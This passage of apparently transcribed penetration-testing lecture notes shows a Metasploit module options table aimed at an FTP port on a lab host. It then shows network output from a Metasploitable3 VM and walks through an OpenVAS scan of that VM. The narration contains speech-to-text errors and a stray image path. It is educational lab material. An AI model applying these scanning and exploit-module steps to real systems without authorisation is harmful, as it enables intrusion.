  Name   Current Setting  Required  Description
  CHOST                           no        The local client address
  CPORt                           no        The local client port
  Proxies                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, socks5h,
                                             http
  RHOSTS     192.168.1.135  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21            yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

```

## OpenVAS:

In this lecture we are going to be carrying out a vulnerability scan on metasploitable3 in Linux. Previous SC from windows target now in this we are going to see what vulnerabilities we will be able to find on this Linux target we know that met SP table is a linux box with a lot of vulnerabilities so we can see how we can make it open bus vulnerability scanner to scan that Linux and find out the vulnerabilities that existed in the metasploitable3.



```
[Metasploitable3-ub1404 [Running] - Oracle VirtualBox]
RX bytes:0 (0.0 B) TX bytes:1245 (1.2 KB)

eth0      Link encap:Ethernet HWaddr 08:00:27:4b:5c:1b
          inet addr:192.168.1.135 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4b:5c1b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:46370 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3903 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9452400 (9.4 MB) TX bytes:378503 (378.5 KB)


eth1      Link encap:Ethernet HWaddr 08:00:27:c2:ff:03
          inet addr:172.28.128.3 Bcast:172.28.128.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec2:ff03/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:720 errors:0 dropped:0 overruns:0 frame:0
          TX packets:443 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:113118 (113.1 KB) TX bytes:78249 (78.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:41294 errors:0 dropped:0 overruns:0 frame:0
          TX packets:41294 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:8148917 (8.1 MB) TX bytes:8148917 (8.1 MB)

vagrant@metasploitable3-ub1404:~$
```

I have already log into my open ability scanner so what I'm going to do as we did in the previous job, I will just come up here scans and then tasks and then click on tasks all right so we just go and create a new task.

So, we just go and create a new task. I just come up here and then task the task wizard and then click on it all right so we have launched the text wizard. I'm going to input the IP address of the metasploitable. I will just click on start scan now this will proceed to scan the metasploitable machine.



So, what are they we are going to see what we are able to discover using the OpenVAS vulnerability scanner. We are and this is the result of our scan these are the abilities we were able to discover using the OpenVAS.